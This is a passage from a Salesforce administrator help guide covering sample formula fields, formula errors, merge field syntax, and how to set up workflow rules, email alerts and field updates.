```
TEXT(ExpectedRevenue)
```

Opportunity Total Deal Size

This formula calculates the sum of maintenance and services amounts.

```
Amount + Maint_Amount__c + Services_Amount__c
```

Opportunity Total Price Based on Units

This formula generates proposal pricing based on unit price and total volume.

```
Unit_price__c * Volume__c * 20
```

Professional Services Calculation

This formula estimates professional service fees at an average loaded rate of $1200 per day. `Consulting Days` is a custom field on opportunities.

```
Consulting_Days__c * 1200
```

Stage-Based Sales Document Selection

This formula Identifies a relevant document in the Documents tab based on opportunity `Stage`. Use document IDs in the form of “00l30000000j7AO.”

```
CASE(StageName,
"Prospecting", "Insert 1st Document ID",
"Qualification", "Insert 2nd Document ID",
"Needs Analysis", "Insert 3rd Document ID",
```

```
"Value Proposition", ...
)
)
```

Sales Coach

This formula creates a hyperlink that opens a stage-specific document stored in the Documents tab. It uses the previously defined custom formula field that identifies a document based on opportunity `Stage`. See Stage-Based Sales Document Selection on page 3105.

```
HYPERLINK("/servlet/servlet.FileDownload?file=" & Relevant_Document__c, "View Document in
New Window")
```

Shipping Cost by Weight

This formula calculates postal charges based on weight.

```
package_weight__c * cost_lb__c
```

Shipping Cost Percentage

This formula calculates shipping cost as a fraction of `total amount`.

```
Ship_cost__c / total_amount__c
```

Tiered Commission Rates

This formula calculates the 2% commission amount of an opportunity that has a probability of 100%. All other opportunities will have a commission value of zero.

```
IF(Probability = 1,
ROUND(Amount * 0.02, 2),
0)
```

Total Contract Value from Recurring and Non-Recurring Revenue

This formula calculates both recurring and non-recurring revenue streams over the lifetime of a contract.

```
Non_Recurring_Revenue__c + Contract_Length_Months__c * Recurring_Revenue__c
```

Pricing

Total Amount

This formula calculates a total amount based on unit pricing and total units.

```
Unit_price__c * Total_units__c
```

User Pricing

This formula calculates a price per user license.

```
Total_license_rev__c / Number_user_licenses__c
```

Project Management

Calculate Intermediate Milestone from End Date

This formula calculates intermediate milestone dates by subtracting days from the end date (for projects that are planned based on end date).

```
Release_Date__c - 7 * Phase_duration_in_weeks__c
```

Scoring Calculations

Lead Scoring

This formula scores leads, providing a higher score for phone calls than website requests.

```
CASE(LeadSource, "Phone", 2, "Web", 1, 0)
```

Here's a formula that scores a lead based on his or her rating:

```
CASE(1, IF(ISPICKVAL(Rating, "Hot"), 1, 0), 3, IF(ISPICKVAL(Rating, "Warm"), 1, 0), 2,
IF(ISPICKVAL(Rating, "Cold"), 1, 0), 1))
```

Customer Success Scoring

This formula uses a simple scoring algorithm to rank customers a high score for positive survey results in Salesforce.

```
Survey_Question_1__c * 5 + Survey_Question_2__c *2
```

Formula Errors

Available in: **All** Editions

User Permissions Needed	
To view formula field details:	“View Setup and Configuration”
To create, change, or delete formula fields:	“Customize Application”

- “#Error!” displays for a formula field whenever an error occurs while calculating the value of a formula. To resolve the error, check your formula.

◊ Is the formula dividing by zero? If so, check if the denominator of your expression is zero and provide an alternative value. For example, the following campaign formula field is blank if the number of opportunities is zero:

```
IF(NumberOfOpportunities > 0,
  NumberOfWonOpportunities / NumberOfOpportunities, null)
```

◊ Is the formula calculating a value larger than the maximum value of the current type? If so, you can append L to numeric values to make them Long so the intermediate products will be Long and no overflow occurs. For example, the following example shows how to correctly compute the amount of milliseconds in a year by multiplying Long numeric values.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
Long ExpectedValue = 31536000000L;
System.assertEquals(MillsPerYear, ExpectedValue);
```

◊ Is the formula calculating the square root of a negative number? If so, use an IF function similar to the one above to check if the value is a positive number.

◊ Is the formula calculating the LOG of a negative number? If so, use an IF function similar to the one above to make sure that the number is positive.

◊ Is the formula using the VALUE function with text that contains special characters? For examples of special characters, see Formula Operators and Functions on page 3037.

◊ Make sure the formula does not contain a HYPERLINK function within a text function, such as `LEFT( HYPERLINK("http://MYCOMPANY.ORG ", "MYCOMPANY ") , 5)`.

◊ Is the formula disabled or referencing a disabled formula field? Salesforce disables formula fields when they are deleted and they remain disabled after they are restored. To enable disabled formula fields, edit and save the field. For more information on deleted custom fields and restoring them, see Managing Deleted Custom Fields on page 2936.

- “#Too Big!” displays if your formula output is over 18 digits. When this happens, check your formula for calculations that could result in more than 18 digits. Avoid multiplying large numbers, raising a large number to a power, or dividing by a very small number.
- CASE functions return an error whenever any of the expressions return an error, regardless of which one should be returned. For example, `CASE(Field__c,"Partner", "P", "Customer", "C", LEFT(Field__c, -5))` returns an error even if the value of the field is “Partner” or “Customer” because the last statement is illogical.
- Prevent division by zero errors by including an IF function that determines if the value of a field is zero. For example, `IF(Field__c =0,0, 25/Field__c)`.

MERGE FIELDS

Merge Fields Overview

The available merge fields vary according to which Salesforce edition you have.

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. For example, you can place a merge field in an email template so that the greeting includes the recipient’s name rather than a generic "Hello!". You can use merge fields within custom formula fields, s-controls, custom links, custom buttons, Visualforce pages, and when you create email or mail merge templates.

Merge field names are determined when you create a new custom field or object. `Field Name` is automatically populated based on what you type into `Field Label`. You can customize this field if you want, but keep in mind that the name must:

- Only use underscores and alphanumeric characters
- Begin with a letter and end with a letter
- Not include spaces
- Not contain two consecutive underscores

Important:

Ensure that the custom field name and label are unique for that object.

- If a standard and custom field have identical names or labels, the merge field displays the custom field value.
- If two custom fields have identical names or labels, the merge field may display an unexpected value.

If you create a field label called `Email` and a standard field labeled `Email` already exists, the merge field may be unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, `Email2`.

To find the merge field name for an object or field in Salesforce, visit the object or field's detail page and refer to `Field Name`.

To incorporate merge fields, use the editor in the respective feature. Salesforce provides valid merge fields in each editor for all related standard and custom objects. If you're using the Connect for Office Word add-in to create mail merge templates, you'll see a complete list of valid merge fields to insert.

Syntax

The syntax for a merge field may differ, depending on where you're using it in Salesforce. To ensure that you're using the correct syntax, select merge fields from the drop-down list in the editor where you're using the merge field.

Custom objects and fields are always appended with `__c` when referenced. Field labels are preceded by the object, and all spaces are converted to underscores. For example, `Account.CreatedDate` references the `Created Date` standard field for the account object.

In standard relationships, the name of the relationship is the master object. For example, you can reference the account name from a contact validation rule using `Account.Name`; you can reference the phone number of the account creator from an opportunity product formula field using `Opportunity.Account.CreatedBy.Phone`. In custom relationships, the name of the relationship is the value specified in `Field Name` with `__r` appended to it. For example, you can reference contact email from a custom object validation rule using `Contact__r.Email`.

General Tips

- To use a merge field as the destination of a link, insert the merge field after `http://`.
- Salesforce rounds numbers referenced in merge fields according to the user's locale, not the number of decimal spaces specified in the number field configuration.
- You can store the name of an account, contact, or lead in your organization's default language (the local name), in addition to the account or user's default language (the standard name). If the local name is blank, the standard merge field name is used.
- To reference a stand-alone file, use `$Resource.`<***resource_name***>, where <*resource_name*> is the name you specified when you uploaded the resource.

- If you're using the Translation Workbench to translate custom field names, users can look up merge fields in their chosen language.

Merge Fields for Validation Rules

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Syntax and Formatting

When you insert a merge field in a validation rule, the syntax consists of the object, a period, and the field name. For example, `$User.State` corresponds with a user's state or province.

The syntax for a merge field may differ, depending on where you're using it in Salesforce. To ensure that you're using the correct syntax, select merge fields from the drop-down list in the editor where you're using the merge field. The merge fields for validation rules correspond directly with the fields in your app.

- For a list of fields with your standard objects, from Setup, click **Customize**, click the standard object in question, and click **Fields**.
- For a list of fields with your custom objects, from Setup, click **Create** > **Objects**, click the custom object in question, and look in the Standard Fields and Custom Fields & Relationships areas.

Important:

- If a standard object and custom object have matching names or labels, only the standard object's fields display when you select from Available Merge Fields.

  For example, if you have a custom object and a standard object both called `Quote`, you won't be able to select the custom object. To ensure that you can select merge fields from either object, add a character to make the custom object's name and label unique, such as `Quote2`.
- If two or more custom objects have matching names or labels, only one of the objects displays when you select from Available Merge Fields. Ensure that all custom objects have unique names and labels so that you can select merge fields from any of the objects.

Limitations

Validation rules can't reference merge fields for:

- Auto number fields, such as `Requisition Number`
- Compound fields, such as addresses, first and last names, dependent picklists, and dependent lookups

  Note: Validation rules can reference merge fields individual address fields, such as `Billing City`.
- Campaign statistic fields, including statistics for individual campaigns and campaign hierarchies

Tips

- Some merge fields display as radio buttons but function like picklist fields when referenced in a formula.

Use the values “Read,” “Edit,” and “None” in a formula when referencing:

◊ $UserRole.CaseAccessForAccountOwner
◊ $UserRole.OpportunityAccessForAccountOwner
◊ CaseAccessLevel (on Territory)
◊ OpportunityAccessLevel (on Territory)

Use the values “Read,” “Edit,” and “All” in a formula when referencing:

◊ AccountAccessLevel (on Territory)

- Use the `RecordType.Id` merge field in your formula to apply different validations for different record types.

Merge Fields for Formulas

Available in: **All** Editions

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Syntax and Formatting

Merge fields for formulas aren’t enclosed in curly braces or preceded by an exclamation point, nor are they preceded by the type of record. For example: `AccountNumber`. To ensure you’re using the correct syntax, use the **Insert Field** button or the drop-down list in the formula editor.

Tips

- Delegated administrators need to have access to custom objects to access the objects’ merge fields from formulas.
- Some merge fields display as radio buttons but function like picklist fields when referenced in a formula.

  Use the values “Read,” “Edit,” and “None” in a formula when referencing:

  ◊ $UserRole.CaseAccessForAccountOwner
  ◊ $UserRole.OpportunityAccessForAccountOwner
  ◊ CaseAccessLevel (on Territory)
  ◊ OpportunityAccessLevel (on Territory)

  Use the values “Read,” “Edit,” and “All” in a formula when referencing:

  ◊ AccountAccessLevel (on Territory)

- If you create a contacts formula field that references account merge fields, that field can be included in contact page layouts but should not be included in person accounts page layouts. The formula field will display a value of `#Error` on the person accounts page.
- In account formulas, all business account fields are available as merge fields. However, account fields exclusive to person accounts such as `Birthdate` and `Email` are not available.
- To determine if a record is a task or event, use the `IsTask` merge field. For example:

```
IF(IsTask, "This is a task", "This is an event")
```

- To reference the unique identifier for your Salesforce organization in a formula, insert the `$Organization.Id` merge field. This merge field can display anywhere formula fields can except in reports.
- Formula fields that include related object merge fields are not allowed in roll-up summary fields.
- Using `RecordType.Id` can make your formula less readable; when you do use it, write in-line comments into the formula to clarify.

Merge Fields for Cross-Object Formulas

Available in: **All** Editions

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Cross-object formulas are formulas that span two related objects and reference merge fields on those objects. Cross-object formulas can reference merge fields from a master ("parent") object if an object is on the detail side of a master-detail relationship. You can reference fields from objects that are up to 10 relationships away. Cross-object formulas are available anywhere formulas are used except when creating default values. For example, you can write a cross-object formula that references the `Account Name` for a contact associated with a case. In this example, you would type `Contact.Account.Name` in a formula on the Case object.

Syntax and Formatting

Merge fields for formulas aren't enclosed in curly braces or preceded by an exclamation point. Use the relationship names of the objects, not the labels. Although the relationship name is often the same as the object name, it is technically the field name of the relationship field.

To reference the parent account name from Account object, the syntax is `Parent.Name`, not `Account.Name`. When referencing a custom object, add two underscores and the letter *r* to its name. For example, `Position__r.title__c` references the `Job Title` field (`title__c`) on a Position custom object.

Limitations

You can't reference:

- Merge fields for objects related to activities. For example, merge fields for contacts and accounts are not available in task and event formulas.
- Record owner merge fields for any object. For example, the opportunity owner's Role merge field is not available in opportunity formulas.
- The `$RecordType` global variable—it only resolves to the record containing the formula, not the record to which the formula spans. Starting with the Spring '13 release, when you create a new formula the `$RecordType` global variable is only available for default value formulas.

The value of the `Profile.Name` merge field differs depending on the context of the cross-object formula field that references it. On detail pages, the value is the profile name, as expected; however, in list views and reports, the value is the internal value of the associated profile instead. If you use `Profile.Name` in a formula, use it within an `OR` function to ensure the formula always returns the intended result. For example:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

None of the above applies to profile names referenced by the `$Profile` global variable.

ENHANCING YOUR BUSINESS PROCESSES

IMPLEMENTING WORKFLOW

Workflow and Approvals Overview

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Approvals, Tasks, and Email Alerts are not available in **Database.com**

User Permissions Needed	
To view workflow rules and approval processes:	"View Setup and Configuration"
To create or change workflow rules and approval processes:	"Customize Application"

Your sales force operates more efficiently with standardized internal procedures and automated business processes. Many of the tasks you normally assign, the emails you regularly send, and other record updates are part of an organization's standard processes. Instead of doing this work manually, you can configure workflow and approvals to do it automatically.

Begin by designing workflow rules and approval processes, and associating them with actions such as email alerts, tasks, field updates, or outbound messages.

About Workflow

Each workflow rule consists of:

- Criteria that determine when Salesforce executes the workflow rule. Any change that causes a record to match this criteria can trigger the workflow rule—even changes to hidden fields.
- Immediate actions to take when the workflow rule executes. For example, Salesforce can automatically send an email that notifies the opportunity team when a new high-value opportunity is created.
- Time-dependent actions that Salesforce queues when the workflow rule executes. For example, Salesforce can automatically send an email reminder to the account team if a high-value opportunity is still open ten days before the specified close date. When Salesforce triggers a workflow rule that has time-dependent actions, you can use the workflow queue to monitor and cancel pending actions.

Workflow automates the following types of actions:

- Email Alerts—Send an email to one or more recipients. For example, automatically send sales management an email alert when a sales representative qualifies a large deal.
- Tasks—Assign a new task to a user, role, or record owner. For example, automatically assign follow-up tasks to a support representative one week after a case is updated.

- Field Updates—Update the value of a field on a record. For example, automatically change the Owner field on a contract three days before it expires.
- Outbound Messages—Send a secure configurable API message (in XML format) to a designated listener. For example, automatically initiate the reimbursement process for an approved expense report by triggering an outbound API message to an external HR system.

About Approvals

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval. For more details about approval processes and what they entail, see Getting Started with Approval Processes on page 3160.

Administrator tip sheet: Workflow: Automating The Process

Managing Workflow Rules

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Tasks and Email Alerts are not available in **Database.com**

User Permissions Needed	
To view workflow rules:	"View Setup and Configuration"
To create or change workflow rules:	"Customize Application"

Automate your organization's standard processes by configuring workflow rules.

If you plan on configuring workflow rules that have time-dependent actions, specify a default workflow user. Salesforce associates the default workflow user with a workflow rule if the user who initiated the rule is no longer active.

To get started using workflow rules, from Setup, click **Create** > **Workflow & Approvals** > **Workflow Rules**. From this page, you can:

- Create a new workflow rule.
- Select an existing rule to view its details, clone it, activate and deactivate it, or view and edit actions and time triggers.
- Edit a workflow rule.
- Delete a workflow rule.

Note: You can't delete a workflow rule that has pending actions in the workflow queue. Wait until pending actions are processed, or use the workflow queue to cancel the pending actions.

- Activate a workflow rule. Click **Deactivate** to prevent the rule from firing when its conditions are met.

Note:

◊ You can deactivate a workflow rule at any time. However, if you deactivate a rule that has pending actions, Salesforce completes those actions as long as the record that triggered the rule is not updated.

◊ You can't add time-dependent workflow actions to active workflow rules. Deactivate the workflow rule first, add the time-dependent workflow action, and reactivate the rule.

◊ When tasks are created automatically by actions such as clicking the **Send An Email** button, they don't trigger task-based workflow rules.

Tip: You can use the Developer Console to debug workflow rules. The Developer Console lets you view debug log details and information about workflow rules and actions, such as the name of the user who triggered the workflow rule and the name and ID of the record being evaluated.

Notes on Using Workflow Rules

Creating Workflow Rules

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions Tasks, Sites, and Email Alerts are not available in **Database.com**

User Permissions Needed	
To create or change workflow rules and actions:	"Customize Application"

Watch a Demo: Creating a Workflow Rule (2:50 minutes)

Automate your organization's standard processes by configuring workflow rules.

To create a new rule:

1. Select the object to which the workflow rule applies.
2. Configure the workflow rule settings and criteria.
3. Configure the workflow actions.
4. Activate the workflow rule.

See Also:

Notes on Using Workflow Rules

Selecting the Object for Your Workflow Rule

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Tasks, Sites, and Email Alerts are not available in **Database.com**

User Permissions Needed	
To create or change workflow rules and actions:	"Customize Application"

1. From Setup, click **Create** > **Workflow & Approvals** > **Workflow Rules**.
2. On the workflow rules list page, click **New Rule**.
3. Choose an object to which you want this workflow rule to apply.

   Note:

   - If you have a workflow action that updates a field on a related object, that target object isn't the one associated with the workflow rule.
   - To create workflow rules based on new case comments or incoming email messages that automatically update fields on their associated cases, choose either Case Comment or Email Message. See Notes on Using Workflow Rules for more information.
   - To create a site usage rule, choose one of the following:
     - `Organization` (for monthly page views allowed and monthly page views used fields)
     - `Site` (for site detail, daily bandwidth and request time, monthly page views allowed, and other fields)
     - `User License` (for the monthly logins allowed and monthly logins used fields)

     The Organization and Site objects are only available if Force.com sites is enabled for your organization. The User License object isn't dependent on sites, and is only available if you have Customer Portals or partner portals enabled for your organization.
   - You can't create email alerts for workflow rules on activities.

4. Click **Next**.

See Also:

Creating Workflow Rules

Configuring Rule Settings and Criteria

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Tasks, Sites, and Email Alerts are not available in **Database.com**

User Permissions Needed	
To create or change workflow rules and actions:	"Customize Application"

After selecting the object for your workflow rule, you can configure its settings and criteria.

1. Enter a rule name.
2. Enter a description for the rule.
3. Set the evaluation criteria:

`Evaluate the rule when a record is:`	**Description**
`created`	Evaluate the rule criteria each time a record is created. If the rule criteria is met, run the rule. Ignore all updates to existing records. With this option, the rule never runs more than once per record.
`created, and every time it's edited`	Evaluate the rule criteria each time a record is created or updated. If the rule criteria is met, run the rule. With this option, the rule repeatedly runs every time a record is edited, as long as the record meets the rule criteria. **Note:** You can't add time-dependent actions to the rule if you select this option.
`created, and any time it's edited to subsequently meet criteria`	(Default) Evaluate the rule criteria each time a record is created or updated. • For a new record, run the rule if the rule criteria is met. • For an updated record, run the rule only if the record is changed from not meeting the rule criteria to meeting the rule criteria. With this option, the rule can run multiple times per record, but it won't run when the record edits are unrelated to the rule criteria. For example, suppose that for an opportunity record to meet the rule criteria, the opportunity probability must be greater than 50%. If you create an opportunity with a probability of 75%, the workflow rule runs. If you edit that opportunity by changing the probability to 25%, the edit doesn't cause the rule to run. If you then edit that opportunity by changing the probability from 25% to 75%, the edit causes the rule to run. With this last edit, the rule runs because the record is changed from not meeting the rule criteria to meeting the rule criteria.

4. Enter your rule criteria:

   - Choose `criteria are met` and select the filter criteria that a record must meet to trigger the rule. For example, set the filter to "Opportunity: Amount greater than 5000" if you want opportunity records with an amount greater than $5,000 to trigger the rule.

     If your organization uses multiple languages, enter filter values in your organization's default language. You can add up to 25 filter criteria, of up to 255 characters each.

     Note: Workflow rules and entry criteria for approval processes and steps respect the user's locale and aren't triggered when the user is in a different language than that of the organization.

   - Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True."

     Examples of useful workflow formulas include:

     ◊ If the number of filled positions equals the number of total positions on a job, update the `Job Status` field to "Filled."
     ◊ If mileage expenses associated with visiting a customer site are 35 cents per mile and exceed a $1,000 limit, automatically update the `Approval Required` field to "Required."
     ◊ If a monthly subscription-based opportunity amount is greater than $10,000, create a task for an opportunity owner to follow up 60 days after the opportunity is closed.

     The `$Label` variable isn't supported in workflow rule formulas. Also, some functions aren't available in workflow rule formulas.

     Tip: You can use merge fields for directly related objects in workflow rule formulas.

5. Click **Save & Next**.

Creating Workflow Rules

Configuring Workflow Actions

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Tasks, Sites, and Email Alerts are not available in **Database.com**

User Permissions Needed	
To create or change workflow rules and actions:	"Customize Application"

Add immediate and time-dependent actions to the workflow rule. Immediate actions trigger once evaluation criteria are met. Time-dependent actions specify when Salesforce executes the workflow action. For example, Salesforce can automatically send an email reminder to the account team if a high-value opportunity is still open ten days before the specified close date.

Tip: Time-dependent actions and time triggers are complex features with several considerations.

If you plan on configuring workflow rules that have time-dependent actions, specify a default workflow user. Salesforce associates the default workflow user with a workflow rule if the user who initiated the rule is no longer active.

1. To add an immediate workflow action, click **Add Workflow Action** in the Immediate Workflow Actions section and select:
   - `New Task` to create a task to associate with the rule
   - `New Email` to create an email alert to associate with the rule
   - `New Field Update` to define a field update to associate with the rule
   - `New Outbound Message` to define an outbound message to associate with the rule
   - `Select Existing Action` to select an existing action to associate with the rule
2. To add a time-dependent workflow action, click **Add Time Trigger** in the Time-Dependent Workflow Actions section and:
   a. Specify a number of days or hours before or after a date relevant to the record, such as the date the record was created or modified. If the workflow rule is in effect when this time occurs, the time trigger fires the workflow action.
   b. Click **Save**.

   Note: The **Add Time Trigger** button is unavailable if:
   - The evaluation criteria is set to `Evaluate the rule when a record is: created, and every time it's edited`
   - The rule is activated
   - The rule is deactivated but has pending actions in the workflow queue
3. Configure additional immediate or time-dependent actions.
4. Click **Done**.

Note: For all custom objects and some standard objects, you can create workflow and approval actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships. For more information, see Understanding Cross-Object Field Updates on page 3125.

Configuring Rule Settings and Criteria
Creating Workflow Rules

Creating Email Alerts for Workflow, Approvals, or Milestones

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change workflow rules:	"Customize Application"
To create or change email alerts:	"Customize Application"

To create email alerts:

1. For workflow and approvals, click **Create** > **Workflow & Approvals** > **Email Alerts**.

   For milestones on entitlement processes, from Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**, choose an entitlement process, a milestone, and click **Add Workflow Action**.
2. Click **New Email Alert**.
3. Configure the email alert:

   a. Enter a description.
   b. Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the same type with the same unique name, provided they are defined for different objects. The `Unique Name` field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
   c. If available, choose the object for this email alert.

      Salesforce uses this object when generating merge field values for email templates with workflow rules and approval processes. Also, you can define the recipients of this email alert using contact and user lookup fields that are relevant to that object. For example, if you select Contract, you can define the contract signer as a recipient. The object is read-only if the new email alert is associated with an approval process or workflow rule for a particular object.

      Tip: To create workflow rules for case comments so that comments added to cases send email alerts when a rule is triggered, select Case Comment in the `Object` drop-down list when creating a new workflow rule.
   d. Choose an email template.

Note: If the email template you choose contains approval merge fields named `{!ApprovalRequest.field_name}`, these fields will return values only when that email template is used as the approval assignment template. If you use the template for any other email alert action—in either workflow rules or approval processes—the merge fields will return a null value.

e. If available, select `Protected Component` to mark the alert as protected if it is part of a Managed - Released package.
f. Select who should receive this email alert. Depending on your organization settings and the object you selected, some options in this list may not be available.

- `Account Owner`—The user listed as the account owner of either the account itself or the account associated with the record. This option only works for email alerts on accounts, opportunities, cases, contacts, contracts, and any custom object that is a child of the account object. Also, the associated account must have an account owner specified. If you select another object type or the associated account doesn't have an account owner, Salesforce sends the email alert to the record owner instead.
- `Account Team`—All users assigned to a particular account team role.

  Note: The `Account Team` option is always available; however, emails are only sent when the rule is associated with the account object or any of its immediate child objects.

- `Case Team`—All users assigned to a particular case team role.
- `Creator`—The user who created the record.
- `Customer Portal User`—All users associated with a Customer Portal.
- `Email Field`—An email address field on the selected object, such as the `Email` field on lead records or custom email fields.

  Note: When creating email alerts for campaign members, `Email Field` refers to the email field on the lead or contact that the campaign member is based on.

- `Owner`—The record owner.
- `Partner User`—All users associated with a partner portal.
- `Portal Role`—All users assigned to a particular portal role.
- `Portal Role and Subordinates`—All users assigned to a particular portal role, plus all users in roles below that role.
- `Public Groups`—The users in a particular public group.
- `Related Contact`—An associated contact on the record. For example, you can select the `Customer Signed By` field for contracts that contain the name of the contract signer.
- `Related Lead or Contact Owner`—A campaign member's lead or contact owner.
- `Related User`—An associated user on the record. For example, contract records have an `Activated By` field that contains the name of the user that activated the contract.
- `Role`—All of the users assigned a particular role.
- `Role and Internal Subordinates`—All users in a particular role, plus all users in roles below that role, excluding partner portal and Customer Portal users.
- `Role and Subordinates`—All users in a particular role, plus all users in roles below that role.
- `User`—A particular user.
- `Opportunity Team`—All users assigned to a particular opportunity team role. This option appears only when team selling is enabled.

Note: The `Opportunity Team` option only works for email alerts configured for opportunities. It doesn't work for email alerts configured for child objects of opportunities.

g. Select the recipients who should receive this email alert in the Available Recipients list and click **Add**.

Note: If you change the object after selecting recipients, Salesforce clears the Selected Recipients list.

h. Enter up to five additional email addresses.
i. You can change the `From Email Address` to:

- The email address of the default workflow user.
- A previously configured and verified organization-wide address. This allows you to use a standard global email address for your organization (such as `support@company.com`) instead of the default From field, which is the email address of the person who updates the record.

  Only verified organization-wide email addresses display in the `From Email Address` picklist.

Note: If you select **Make this the default From email address for this object's email alerts**, it overrides the `From Email Address` for all email alerts associated with that object. You can still customize individual email alerts to use a different `From Email Address`.

j. Click **Save**.

Note: If your email recipient is a record owner and the owner of the record is a queue, the queue email receives the email alert. If the queue is set up so that email is sent to all members, queue members are notified as well. If no queue email is specified, only queue members are notified.

4. To put email alerts into action, associate them with a workflow rule, approval process, or entitlement process.

Note: The daily limit for emails sent from workflow and approval-related email alerts is 1,000 per standard Salesforce license per organization. The overall organization limit is 2,000,000. When the daily limit is reached, a warning email goes out to the default workflow user. If the default workflow user isn't set, then the warning email is sent to an active system administrator.

Defining Field Updates

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions. Approvals are not available in **Database.com**.

User Permissions Needed	
To define, edit, or delete field updates:	"Customize Application"

Field updates allow you to automatically specify a field value. Field updates are actions associated with workflow rules, approval processes, or entitlement processes. Before you begin, review Field Update Considerations on page 3127.

Note: For all custom objects and some standard objects, you can create workflow and approval actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships. For more information, see Understanding Cross-Object Field Updates on page 3125.

1. From Setup, click **Create** > **Workflow & Approvals** > **Field Updates**.

   For milestones on entitlement processes, from Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**, choose an entitlement process, a milestone, and click **Add Workflow Action**.
2. Click **New Field Update**.
3. Configure the field update.
   a. Enter a name for this field update.
   b. Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the same type with the same unique name, provided they are defined for different objects. The `Unique Name` field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
   c. Enter a description.
   d. Define the field update, including the object associated with the workflow rule or approval process, and the field to update. Note that the field to update may be on a related object in a master-detail relationship. Fields are shown only for the target object that you select.

      Note: You can use field updates on encrypted custom fields, but if you try to use a formula to set the new value, the encrypted field isn't available in the formula editor.
   e. If available, check the `Protected Component` check box to mark the field update as protected.
   f. Select the `Re-evaluate Workflow Rules After Field Change` checkbox if you want workflow rules on this object to be re-evaluated after the field value is updated. For more information, see Field Updates That Re-evaluate Workflow Rules on page 3126.
   g. Specify the new field value. The available options depend on the type of field you are updating. You can:
      - Choose **A specific value**, and enter the value in the space provided.

- Choose **A blank value (null)** if you want Salesforce to remove any existing value and leave the field blank. This option isn't available for required fields, checkboxes, and some other types of fields.
- For record owners, choose the user to whom the record should be assigned. For case, lead, and custom object records, you can also choose a queue for this field. Select `Notify Assignee` to send an email to the new record owner.
- For checkboxes, choose `True` to select the checkbox and `False` to deselect it.
- For picklists, select a specific value from the drop-down list, or select the value above or below the current value based on the sorting specified in the picklist definition. If you sort values alphabetically, the values above or below may be different for users in other languages.
- Choose **Use a formula to set the new value** to calculate the value based on an expression, merge fields, or other values.

  ◊ If you're building a formula for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, click **Insert Field**, choose a field, and click **Insert**.

  ◊ To insert case merge fields so that email messages update the associated case fields, click **Insert Field** on the Rule Criteria section and choose Email Message > Parent Case.

  ◊ To insert an operator, choose the appropriate operator icon from the `Insert Operator` drop-down list.

  ◊ You can insert a function from the Functions list. Functions are pre-built formulas that you can customize with your input parameters. See Formula Operators and Functions for a description of each operator and function.

h. Click **Save**.

Tip: To create workflow rules so that case comments or emails automatically update fields on associated cases, select **Case Comment** or **Email Message** in the Object drop-down list when creating a new workflow rule and select **Case** in the Field to Update list. Email-to-Case or On-Demand Email-to-Case must be enabled for your organization to use the Email Message in a workflow rule.

When cases are updated by an email-triggered workflow rule, the updated case can trigger:

- Workflow rules
- Validation rules
- Updates to roll-up summary fields
- Escalation rules
- Apex triggers
- Entitlement processes

The updated case can't trigger:

- Assignment rules
- Auto-response rules

Understanding Cross-Object Field Updates

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Approval Processes are not available in **Database.com**

For all custom objects and some standard objects, you can create workflow and approval actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships. For example, in a custom recruiting application, create a workflow rule that sets the status of an application (the master object) to "Closed" when a candidate (the detail object) accepts the job. Or, for standard objects, create a rule to change the status of a case from "Awaiting Customer Response" to "In Progress" when a customer adds a case comment.

Note: The cross-object field update function may depend on certain critical updates being active. From Setup, click **Critical Updates** to see if your organization requires any updates.

Custom Object to Custom Object

You can use cross-object field updates for all custom objects that are children of custom objects in a master-detail relationship.

Custom Object to Standard Object

You can use cross-object field updates for custom objects that are children of certain standard objects in a master-detail relationship. The standard objects which support cross-object field updates from custom objects are:

- Account
- Asset
- Campaign
- Case
- Contact
- Contract
- Contract Line Item
- Entitlement
- Opportunity
- Order
- Question
- Quote
- Service Contract
- Solution

Standard Object to Standard Object

You can use cross-object field updates for standard objects that are children of standard objects in a master-detail relationship. However, only a few standard-to-standard relationships are supported:

- Case Comments updating Case
- Email updating Case

Tip: To create workflow rules so that case comments or emails automatically update fields on associated cases, select **Case Comment** or **Email Message** in the Object drop-down list when creating a new workflow rule and select **Case** in the Field to Update list. Email-to-Case or On-Demand Email-to-Case must be enabled for your organization to use the Email Message in a workflow rule.

